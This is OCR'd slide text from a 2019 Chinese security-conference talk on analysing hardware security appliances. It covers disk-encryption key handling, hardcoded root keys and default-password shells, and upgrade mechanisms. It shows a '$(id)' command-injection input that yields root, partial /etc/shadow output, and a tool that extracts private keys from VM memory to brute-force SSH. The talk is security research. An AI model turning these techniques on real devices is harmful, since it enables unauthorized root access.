网络安全创新大会
Cyber Security Innovation Summit

硬件盒子安全分解

王晓喆 HackPanda 斗象科技资深安全研究员


About Me

王晓喆 HackPanda @ 斗象北京技术中心

FIT2019 演讲嘉宾

FIT2019 漏洞马拉松“最佳漏洞”

CVE-2019-9160、CVE-2019-9161



硬件盒子


安全设备


FIT 2019

盒子产业相对集中


通常处于网络边界

“ 网络连通性”好






硬件盒子安全分解-磁盘加密



```
root@                                   (ssh)
[root@                                  ~]# fdisk -l

Disk /dev/vda: 42.9 GB, 42949672960 bytes, 83886080 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x000aaa23

   Device Boot      Start         End      Blocks   Id  System
/dev/vda1   *        2048    83875364    41936658+  83  Linux

Disk /dev/vdb: 42.9 GB, 42949672960 bytes, 83886080 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x0003a7b4

   Device Boot      Start         End      Blocks   Id  System
/dev/vdb1   *        2048    83884031    41940992   83  Linux
[root@                                  ~]# mount /dev/vdb1
[root@                                  ~]# cd
[root@                                  # ls
bin   cgroup  data  etc  home  lib64           lost+found  mnt  proc  run   selinux  sys       tmp  var
boot  conf    dev   git  lib                   media       opt  root  sbin  srv                usr
```

硬件盒子安全分解-磁盘加密



initramfs

启动后的文件系统

USB Dongle

```
HD3=''
HD3=`/bin/fdisk -l | grep ^/dev/[hs]d.[0-9]*.*Linux | sort | awk 'NR==3{print $1}'`
if [ -z $HD3 ]; then
    echo "NO HD3 Found!"
    /bin/sericat "Cannot find third partition"
else
    /bin/cryptsetup -d /.key luksOpen $HD3 crypted_persistence >/dev/null 2>&1
```

```
  echo "$(blkid -o device -t TYPE="crypt_LUKS" "${disk}")"
  if [ -n "$(blkid -o device -t TYPE="crypt_LUKS" "${disk}")" ]; then
      if ! cryptsetup -d "/etc/key" luksOpen "${disk}" "${dev}" > /dev/null; then
          echo "cryptsetup open ${dev} failed..."
          sleep 5
          exit 1
      fi
  fi
```

```
usbkey_crypt dec /etc/.   usb /etc/    .usb.dec > /dev/null 2>&1
```

硬件盒子不仅仅是发行版系统 + 应用部署

服务端口暴露


精简二进制包

```
[root@          # netstat -anltp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8870          0.0.0.0:*               LISTEN      576
tcp        0      0 0.0.0.0                 0.0.0.0:*               LISTEN      809/
tcp        0      0 0.0.0.0:1000            0.0.0.0:*               LISTEN      769
tcp        0      0 0.0.0.0:4009            0.0.0.0:*               LISTEN      150
tcp        0      0 127.0.0.1:51981         0.0.0.0:*               LISTEN      150
tcp        0      0 0.0.0.0:909             0.0.0.0:*
tcp        0      0 0.0.0.0:4430            0.0.0.0:*
tcp        0      0 0.0.0.0:8848            0.0.0.0:*
tcp        0      0 0.0.0.0:80              0.0.0.0:*
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address
tcp        0      0 127.0.0.1:60080           0.0.0.0:*
tcp        0      0 127.0.0.1:3350            0.0.0.0:*
tcp        0      0 0.0.0.0:22                0.0.0.0:*
tcp        0      0 0.0.0.0:443               0.0.0.0:*
tcp        0      0 127.0.0.1:50089           0.0.0.0:*
tcp        0      0                :49136                :443
tcp        0      0                :49138                :443
```

硬编码

- 字符串存至文件
- 二进制硬编码
- 特征字符串



固定密码认证

密钥认证


cat /etc/shadow
root:6
halt:*:9797:0:::::
operator:*:9797:0:
shutdown:*:9797:0:
sync:*:9797:0:::::
bin:*:9797:0:::::
apache:!:152
ntp:!:15230:
:$6$5
wangxiaozhe@ghjk ~ % ssh -i
rized_keys
horized_keys
-rw------- 1 root root 3243 5月 16 2014 root
.ssh #
产品root密钥更新补丁说明
补丁说明
描述：替换 中root账号的出厂密钥
下载地址： hostkeyfix.qzp
适用版本：3.3.x、3.2.x ，无补丁依赖

硬件盒子安全分解-Shell

固定密码认证

密钥认证

```
wangxiaozhe@ghjk ~ % ssh .30 -p
Password:
Last login: Wed Nov  6 16:26:15 CST 2019 from  on pts/0
Last login: Thu Nov  7 02:05:32 2019 from
Could not chdir to home directory /home/  : No such file or directory
-bash: /var/log/  : Permission denied
<1>  / #
```

```
 ssh shell@61.  -p
Password:
WARNING: You are using default password, please modify it soon!


Hello, this is Shell.

localhost>
  enable  Turn on privileged mode command
  exit    Logout
  help    Description of the interactive help system
  list    Print command list
  quit    Logout
  show    Show running system information
localhost> en
localhost#
  clear      Reset functions
  configure  Configuration from vty interface
  debug      Debugging functions (see also 'undebug')
  disable    Turn off privileged mode command
  exit       Logout
  help       Description of the interactive help system
  list       Print command list
  no         Negate a command or set its defaults
  quit       Logout
  set        set
  show       Show running system information
  undebug    Disable debugging functions (see also 'debug')
  write      Write running configuration to memory
localhost#
```

PAM

OTP

Challenge-Response

```
login as: root
Using keyboard-interactive authentication.
Verification code:
Using keyboard-interactive authentication.
Password:

Type "help" to learn how to use          prompt.
[          ]$ login
==>OK! Let us play a game, I say challenge you say response.
Challenge: 54523732
Response:

wangxiaozhe@ghjk ~ % ssh          @6          4 -p
S                              A  S          2
Password:
```

PAM

OTP

Challenge-Response


```
__int64 __fastcall pam_sm_authenticate(__int64 a1, __int64 a
{
  int v4; // er12@1
  char **v5; // rbp@1
  int v6; // ebx@1
  const char **v7; // r14@2
  int v8; // er15@2
  char *s2; // ST18_8@4
  size_t v10; // rax@4
  int v11; // eax@9
  int pam_return; // ebp@9
```

```
176              pam_return = (              );
177              if ( pam_return )
178              {
179                pam_return = 7;
180                pam_set_item(v23, 6LL);
181              }
182              else
183              {
184                v21 = x;
185                if ( x )
186                {
187                  if ( !*x )
188                    goto LABEL_48;
189                  do
190                    *v21++ = 0;
191                  while ( *v21 );
192                  v21 = x;
193                  if ( x )
194LABEL_48:
195                    free(v21);
196                }
197              }
198            }
199          }
200        }
201      }
202    }
203  }
204  return (unsigned int)pam_return;
205}
```

压缩包加密

对称加密


RSA sign verify





压缩包加密

对称加密

RSA sign verify









U盘特征文件


升级工具

```
40      fi
41  fi
42
43  if [ -b /de          ]; then
44      mkdir -p /mnt/
45      echo "find          '
46      mount /dev/          /mnt/
47      if [ -d /mnt/                    _check ]; then
48
49
50
51
52          cd /mnt/                     check
53          sh ./test.sh
54          j=1
55          break
56      else
57          umount /mnt/
58      fi
59  fi
60  done
```



U盘特征文件升级工具



命令(C)
执行命令成功!
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref
0.0.0.0 UG 0 0
255.255.255.0 U 0 0
255.255.255.0 U 0 0
255.255.255.252 U 0 0
255.255.255.255 UGH 0 0
255.255.0.0 U 1002 0
255.255.240.0 U 0 0
255.255.255.255 UH 0 0


升级(U) 备份(B) 时间(T) 命令(C) 修改密码(P) 帮助(H)
Destination Gateway Genmask Flags Metric Ref
0.0.0.0 UG 0 0
255.255.255.0 U 0 0
255.255.255.0 U 0 0
255.255.255.252 U 0 0
255.255.255.255 UGH 0 0
255.255.0.0 U 1002 0
255.255.240.0 U 0 0
255.255.255.255 UH 0 0
ping指令即将执行4次...
执行命令失败
ping: unknown host uid=0(root) gid=0(root) groups=0(root)
$(id)

硬件盒子安全分解-升级

U盘特征文件

升级工具




密钥泄露


命令篡改


564dcfb3-de -5231b14f0897.vmem.lck	2019/11/8 14:59	文件夹	
vmx.lck	2019/11/8 14:49	文件夹	
disk1.vmdk.lck	2019/11/8 14:59	文件夹	
564dcfb3-dec 231b14f0897.vmem	2019/11/8 14:59	VMEM 文件	524,288 KB
vmsd	2019/4/11 0:29	VMware 快照元...	0 KB
vmx	2019/11/8 14:59	VMware 虚拟机...	3 KB
vmxf	2019/4/11 0:29	VMware 组成员	1 KB
disk1.vmdk	2019/11/8 14:59	VMware 虚拟磁...	3,652,416...
nvram	2019/4/11 2:20	文件	9 KB
vmware.log	2019/11/8 15:09	文本文档	187 KB
vmware-0.log	2019/11/8 14:59	文本文档	217 KB
vmware-1.log	2019/5/10 22:41	文本文档	219 KB
vmware-2.log	2019/4/11 2:20	文本文档	223 KB

密钥泄露

命令篡改



Startup
564dced8-4843-2
Edit As: Hex
Run Script
0 1 2 3
2F2:BFB0h: 01 00 00 00
2F2:BFC0h: FF 7F FF 7F
2F2:BFD0h: 03 00 00 00
2F2:BFE0h: 02 00 00 00
2F2:BFF0h: 01 00 00 00
2F2:C000h: 2D 2D 2D 2D
2F2:C010h: 52 49 56 41
2F2:C020h: 4D 49 49 45
2F2:C030h: 6D 37 77 7A
2F2:C040h: 59 4B 62 43
2F2:C050h: 73 46 77 37
2F2:C060h: 0A 32 76 70


ghjk:~ wangxiaozhe$ python -h
usage: pk.py [-h] [--vmem VMEM_PATH] [--target TARGET_IP] [--port PORT]
[--username USERNAME]
Find Vmem Private Key & SSH Brute
optional arguments:
-h, --help show this help message and exit
--vmem VMEM_PATH
--target TARGET_IP
--port PORT
--username USERNAME
ghjk:~ wangxiaozhe$ python --vmem /Users/wangxiaozhe/ .vmwa
revm/ -25e9127c.vmem --target --port --usern
ame root
Found 17 Private Keys.
----Found Valid Private Key 1512730059-2.pem ----
uid=0(root) gid=0(root) groups=0(root),6(disk),11(floppy),26(tape),27(video)
ghjk:~ wangxiaozhe$


da-5231b14f0897.vmem
789ABCDEF
GIN RSA P
KEY-----
BAAKCAQEA
su+egZvdS
eNXrR7HVT
Mwg6ym32E
02cOZJqhl


密钥泄露

命令篡改



密钥泄露

命令篡改


3E0h: 64 08 00 83 03 01 01 64 00 00 53 28 09 00 00 00 d . . . . . d . . S (. . . .
3F0h: 4E 69 02 00 00 00 74 02 00 00 00 69 70 73 12 00 N i . . . . t . . . . i p s . .
900h: 00 00 70 69 6E 67 36 20 2D 63 20 33 20 25 73 20 . . p i n g 6 - c 3 % s
910h: 32 3E 26 31 73 11 00 00 00 70 69 6E 67 20 2D 63 2 > & 1 s . . . . p i n g - c
920h: 20 33 20 25 73 20 32 3E 26 31 69 FF FF FF FF 28 3 % s 2 > & 1 i . . . . (
